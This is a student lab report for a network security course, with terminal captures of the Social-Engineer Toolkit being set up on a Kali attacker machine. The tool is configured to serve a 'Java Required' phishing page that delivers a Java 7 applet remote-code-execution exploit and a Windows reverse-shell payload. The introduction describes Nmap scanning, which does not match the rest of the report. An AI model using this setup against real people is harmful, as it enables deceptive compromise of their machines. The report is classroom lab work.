Advanced Networking Security
CS/IS 196

LAB18 REPORT

5/20/2022

DAVID ARCHER

Table of Contents

1. **Introduction 3**

2. **Lab Results 3**

1. Introduction


What was accomplished in this lab was the utilization of Nmap (the network mapper), to perform basic network port scanning and overwatch. Furthermore, I used Amap (application mapper") tool to figure out which applications were running on listening ports.

2. Lab Results

1. Exploiting Java to Attack a Remote System

1.1 Using the Social Engineering Toolkit (SET)

1. ifconfig




```
root@Kali-Attacker:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:50:56:9c:fe:5b
          inet addr:203.0.113.2  Bcast:203.0.113.7  Mask:255.255.255.248
          inet6 addr: fe80::250:56ff:fe9c:fe5b/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1217 errors:0 dropped:0 overruns:0 frame:0
          TX packets:49 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:73020 (71.3 KiB)  TX bytes:3306 (3.2 KiB)

root@Kali-Attacker:~# 
```

```
root@Kali-Attacker:~# ifconfig lo up
root@Kali-Attacker:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:50:56:9c:fe:5b
          inet addr:203.0.113.2  Bcast:203.0.113.7  Mask:255.255.255.248
          inet6 addr: fe80::250:56ff:fe9c:fe5b/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1529 errors:0 dropped:0 overruns:0 frame:0
          TX packets:56 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:91740 (89.5 KiB)  TX bytes:3824 (3.7 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:2 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:140 (140.0 B)  TX bytes:140 (140.0 B)

root@Kali-Attacker:~#
```

The **ifconfig** was command used to verify if the loopback interface is up and running.


2. Apache2 and postgresql services



```
root@Kali-Attacker:~# service apache2 start
[....] Starting web server: apache2apache2: Could not reliably determine the ser
ver's fully qualified domain name, using 127.0.1.1 for ServerName
. ok
root@Kali-Attacker:~# service postgresql start
[ ok ] Starting PostgreSQL 9.1 database server: main.
root@Kali-Attacker:~#
```

Both apache2 and postgresql services was started by entering commands
service apache2 start
service postgresql start


3. Social Engineering



```
root@Kali-Attacker:~# setoolkit
[-] New set_config.py file generated on: 2022-05-20 22:59:14.504903
[-] Verifying configuration update...
[*] Update verified, config timestamp is: 2022-05-20 22:59:14.504903
[*] SET is using the new config, no need to restart


         .M"""bgd `7MM"""YMM MMP""MM""YMM
        ,MI    "Y   MM    `7 P'   MM   `7
        `MMb.       MM   d        MM
          `YMMNq.   MMmmMM        MM
        .     `MM   MM   Y  ,     MM
        Mb     dM   MM     ,M     MM
        P"Ybmmd"  .JMMmmmmMMM   .JMML.

[---]        The Social-Engineer Toolkit (SET)         [---]
[---]        Created by: David Kennedy (ReL1K)         [---]
[---]                  Version: 6.2                    [---]
[---]              Codename: 'Recharge'                [---]
[---]        Follow us on Twitter: @TrustedSec         [---]
[---]        Follow me on Twitter: @HackingDave        [---]
[---]       Homepage: https://www.trustedsec.com       [---]

        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

     Join us on irc.freenode.net in channel #setoolkit

   The Social-Engineer Toolkit is a product of TrustedSec.

             Visit: https://www.trustedsec.com

 Select from the menu:

   1) Social-Engineering Attacks
   2) Fast-Track Penetration Testing
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 
```

Start Social Engineering Toolkit by using command **setoolkit**


8. Social-Engineering Attacks



```
 Select from the menu:

   1) Social-Engineering Attacks
   2) Fast-Track Penetration Testing
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 1
```

Selected option 1 for **Social-Engineering Attacks**


9. Website Attack Vectors



```
 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 2
```

Selected option 2 for **Website Attack Vectors**


10. Metasploit Browser Exploit Method



```
   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) Full Screen Attack Method

  99) Return to Main Menu

set:webattack>2
```

Selected option 2 for **Metasploit Browser Exploit Method**


11. Web Templates



```
   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>1
```

Selected option 1 for **Web Templates**


12. NAT/Port Forwarding



```
set:webattack>1
[-] NAT/Port Forwarding can be used in the cases where your SET machine is
[-] not externally exposed and may be a different IP address than your reverse li
stener.
set> Are you using NAT/Port Forwarding [yes|no]: yes
```

Typed **yes when asked, “Are you using NAT/Port Forwarding?”**


13. IP address



```
set:webattack> IP address to SET web server (this could be your external IP or ho
stname):203.0.113.2
```

Typed **203.0.113.2** when prompted for an IP address


14. Payload handler



```
set:webattack> Is your payload handler (metasploit) on a different IP from your ex
ternal NAT/Port FWD address [yes|no]:no
```

Typed **no** when asked if the payload handler is on a different IP


15. Java Required



```
  1. Java Required
  2. Google
  3. Facebook
  4. Twitter
  5. Yahoo

set:webattack> Select a template:1
```

On the select a template menu, I chose option 1 for **Java Required**.


16. Java 7 Applet Remote Code Execution



```
set:webattack> Select a template:1

 Enter the browser exploit you would like to use [8]:

   1) MS14-012 Microsoft Internet Explorer TextRange Use-After-Free (2014-03-11)
   2) MS14-012 Microsoft Internet Explorer CMarkup Use-After-Free (2014-02-13)
   3) Internet Explorer CDisplayPointer Use-After-Free (10/13/2013)
   4) Micorosft Internet Explorer SetMouseCapture Use-After-Free (09/17/2013)
   5) Java Applet JMX Remote Code Execution (UPDATED 2013-01-19)
   6) Java Applet JMX Remote Code Execution (2013-01-10)
   7) MS13-009 Microsoft Internet Explorer SLayoutRun Use-AFter-Free (2013-02-13)
   8) Microsoft Internet Explorer CDwnBindInfo Object Use-After-Free (2012-12-27)
   9) Java 7 Applet Remote Code Execution (2012-08-26)
  10) Microsoft Internet Explorer execCommand Use-After-Free Vulnerability (2012-0
9-14)
  11) Java AtomicReferenceArray Type Violation Vulnerability (2012-02-14)
  12) Java Applet Field Bytecode Verifier Cache Remote Code Execution (2012-06-06)
  13) MS12-037 Internet Explorer Same ID Property Deleted Object Handling Memory C
orruption (2012-06-12)
  14) Microsoft XML Core Services MSXML Uninitialized Memory Corruption (2012-06-1
2)
  15) Adobe Flash Player Object Type Confusion  (2012-05-04)
  16) Adobe Flash Player MP4 "cprt" Overflow (2012-02-15)
  17) MS12-004 midiOutPlayNextPolyEvent Heap Overflow (2012-01-10)
```

From the browser exploit list, selected option 9 to use the **Java 7 Applet Remote Code Execution**


17. Windows Shell Reverse_TCP



```
   1) Windows Shell Reverse_TCP               Spawn a command shell on victim and
send back to attacker
   2) Windows Reverse_TCP Meterpreter         Spawn a meterpreter shell on victim
and send back to attacker
   3) Windows Reverse_TCP VNC DLL             Spawn a VNC server on victim and sen
d back to attacker
   4) Windows Bind Shell                      Execute payload and create an accept
ing port on remote system.
   5) Windows Bind Shell X64                  Windows x64 Command Shell, Bind TCP
Inline
   6) Windows Shell Reverse_TCP X64           Windows X64 Command Shell, Reverse T
CP Inline
   7) Windows Meterpreter Reverse_TCP X64     Connect back to the attacker (Window
s x64), Meterpreter
   8) Windows Meterpreter Egress Buster       Spawn a meterpreter shell and find a
 port home via multiple ports
   9) Windows Meterpreter Reverse HTTPS       Tunnel communication over HTTP using
 SSL and use Meterpreter
  10) Windows Meterpreter Reverse DNS         Use a hostname instead of an IP addr
ess and use Reverse Meterpreter
  11) Download/Run your Own Executable        Downloads an executable and runs it

set:payloads>1
```

Selected option 1 to use **Windows Shell Reverse_TCP**

